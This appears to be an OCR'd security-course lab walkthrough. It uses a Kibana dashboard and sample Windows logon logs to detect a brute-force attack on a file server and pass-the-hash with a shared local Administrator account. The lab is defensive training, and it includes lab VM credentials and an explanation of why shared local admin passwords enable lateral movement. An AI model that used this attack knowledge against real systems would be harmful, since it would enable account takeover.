
Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




Switch to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **3.3** in the **Search** filter, and **click** on **Lab 3.3 - Login Dashboard**.



This will load the dashboard built for this lab and will also adjust the date/time so that it is set properly for this lab.

Note

If the **Lab 3.3 - User Login Map** does not display when the dashboard is loaded, click inside the visualization, and it will load. This visualization is using an open source community Kibana plugin to emulate the X-Pack commercial **Graph** plugin.

README

Timeframes recorded during the walkthrough are in **Pacific Time**. If you change the time zone of the Sec555 virtual machine or are accessing **Kibana** from your host system, the times will be based on your time zone. **Kibana** automatically translates UTC time to the time zone of the analyst's machine.


Exercises

Note

The visualizations built in the **Lab 3.3 - Login Dashboard** are based on logons that have an impersonation level of **Delegate**. Delegate means the login has rights both locally and over the network and is associated with a traditional login. The key to monitoring and investigation Windows logons is understanding how Windows handles logins. You need to understand login types, authentication types, and impersonation levels. (Optional) Feel free to click the **edit** button on a visualization to see how it is set up.


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




Switch to the **Dashboard** section.

If a dashboard that was previously selected appears, **click** on the **Dashboard** link in the top-left corner.



Then type in **3.3** in the **Search** filter, and **click** on **Lab 3.3 - Login Dashboard**.



This will load the dashboard built for this lab and will also adjust the date/time so that it is set properly for this lab.

Note

If the **Lab 3.3 - User Login Map** does not display when the dashboard is loaded, click inside the visualization, and it will load. This visualization is using an open source community Kibana plugin to emulate the X-Pack commercial **Graph** plugin.

Warning

If you did not read the README in the Exercise Preparation above... DO NOT CONTINUE.


Login failures

Which two user accounts have abnormally large amounts of failed logins?


1. Are they user error or malicious?
2. What system or system(s) are these failed login attempts related to?

Solution

If you look at the **Lab 3.3 - Failed Logons visualization**, you will see that **lchancello** and **Administrator** are the two accounts with the most failed logins. Also, if you hover over each account, you will discover that both are login failures against **FS01.sec555.com**.



The question is whether these are malicious. Looking at the **Lab 3.3 - Failed Logons over Time** shows that both accounts experienced a rapid number of failed logins within approximately a five-minute period.




Considering that **fs01.sec555.com** is a file server, these logon events are likely malicious. This is because they happen rapidly over a short period and then stop. If this was caused by a password change and an application attempting to use the previous password, then the failed logins would keep occurring.


Note

It is common to have repetitive login failures due to misconfigured software. However, they typically have a low volume count that constantly repeats itself. This is common for things such as smartphones that connect to Microsoft ActiveSync to check email. When a user changes his or her password, the smartphone will regularly fail to log in to the email system.

The failed logins can be analyzed for more evidence. Click on **lchancello** in the **Lab 3.3 - Failed Logons** visualization.



Then click on **Apply Now** for the search filters it adds.



Looking at the message field of the first log shows a successful login. However, it is a **type 3 network login** and only grants an impersonation level of **Impersonation**. This could mean that the attacker has successfully brute forced **FS01.sec555.com** or it could mean the user browsed a file server (or a mapped drive). The other items to note are that the **workstation name** field is **empty** and the **authentication type** is **Kerberos**.

```
Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         No

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-4122792944-3018364698-3069667417-1120
        Account Name:           lchancello
```

```
Network Information:
        Workstation Name:
        Source Network Address: 192.168.1.51
        Source Port:            49869

Detailed Authentication Information:
        Logon Process:          Kerberos
        Authentication Package: Kerberos
```

Next, scroll down and look at the **second** log. Looking at the message field, you will see this section:


```
Account For Which Logon Failed:
        Security ID:            S-1-0-0
        Account Name:           lchancello
        Account Domain:         .SEC555

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC0000064

Process Information:
        Caller Process ID:      0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       Z21J6Pd6U29GX0bL
        Source Network Address: 192.168.1.51
        Source Port:            49838

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
```

This log displayed above is one of the failed logins. However, there is what looks to be a **randomly generated workstation name** and the authentication type is **NTLM** instead of **Kerberos**. This likely means the most recent log that was a successful Kerberos login is


not related to the failed logins. Also, the inconsistency and the random workstation name is a strong indicator that the failed logins are from a brute force login attack. If you were to look at the third log, you would see the Workstation Name field is randomly generated per each login attempt.

```
Network Information:
        Workstation Name:          dnxgRDJi5yCWWTVB
        Source Network Address: 192.168.1.51
        Source Port:               49839
```

These failed logins are related to **lchancello**. The question now is if the failed logins for **Administrator** are the same. To change the current filter from **lchancello** to **Administrator** hover over the **user:"lchancello"** filter and click on the **edit icon**.



Then change the user field from **lchancello"** to **Administrator** and click on **Save**.




Looking at the first log message shows a failed login with a randomly generated workstation name using NTLM authentication. Therefore, the Administrator account is also likely being brute forced.

```
Account For Which Logon Failed:
        Security ID:            S-1-0-0
        Account Name:           Administrator
        Account Domain:         .SEC555

Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC000006A

Process Information:
        Caller Process ID:      0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       ksHMsA9LifnA3az4
        Source Network Address: 192.168.1.51
        Source Port:            49715

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
```

Answer: The top two user accounts that are generating failed login attempts are **lchancello** and **Administrator**. These accounts are being brute forced from **192.168.1.51** against **FS01.sec555.com**. This attack is malicious. The brute force attack occurred between **12:49 and 12:55 PM PDT**. There are no successful NTLM logons for these accounts.

Clear your filter by clicking on **Actions** and then clicking on **Remove**.



Pass-the-hash


Which local user account was used successfully for pass-the-hash?

Solution


Logons from workstation to workstation using local accounts is almost exclusively malicious in nature. This is an attacker favorite as many organizations have a local administrator account on each box with the same password. This allows for pass-the-hash using the local administrator account to log in to other systems with the same local administrator username and password. To find

this, search for successful logins not using the Active Directory domain. To do this, change the search filter to **tags:logon -target_domain_name:SEC555**.


```
tags:logon -target_domain_name:SEC555
```




Next, look at the **Lab 3.3 Successful Logons** visualization. The only account shown is **Administrator**. The legend shows it was used on **IT01.sec555.com** and **IT02.sec555.com**.




Within the legend, click on **IT01.sec555.com** and then the magnifying glass icon with the **+** sign to apply it as a search filter.




Look at the first log. The log message shows the **Administrator** login occurred from **192.168.1.51** using NTLM. It also shows a **randomly generated computer name**. This occurred at **13:14 PM PDT**. This occurred after the brute force attack in step 1.




Change the search filter of **hostname.keyword:"IT01.sec555.com"** to **hostname.keyword:"IT02.sec555.com"** by hovering over it and clicking on the **edit icon**.



Change the **hostname** from **IT01.sec555.com** to **IT02.sec555.com** and then click on **Save**.




Look at the login that uses the **Administrator** account on **IT02.sec555.com**. This is the eighth log in the saved search. Again, it shows a randomly generated workstation name logging in from **192.168.1.51** using **NTLM** authentication.




One thing is odd, though. The login time for this was **12:43 PM PDT**. This was before the brute force attack. A working hypothesis may be that **IT02.sec555.com** did not have credentials or access the attacker wanted.

Answer: The local account used successfully for pass-the-hash was the local Administrator account found on **192.168.1.51**. Since this worked, it means that **IT01.sec555.com** and **IT02.sec555.com** have the same local administrator account and password as **192.168.1.51**.

Change the filters back to the default dashboard settings by clicking on the **Dashboard** in the top-left corner.

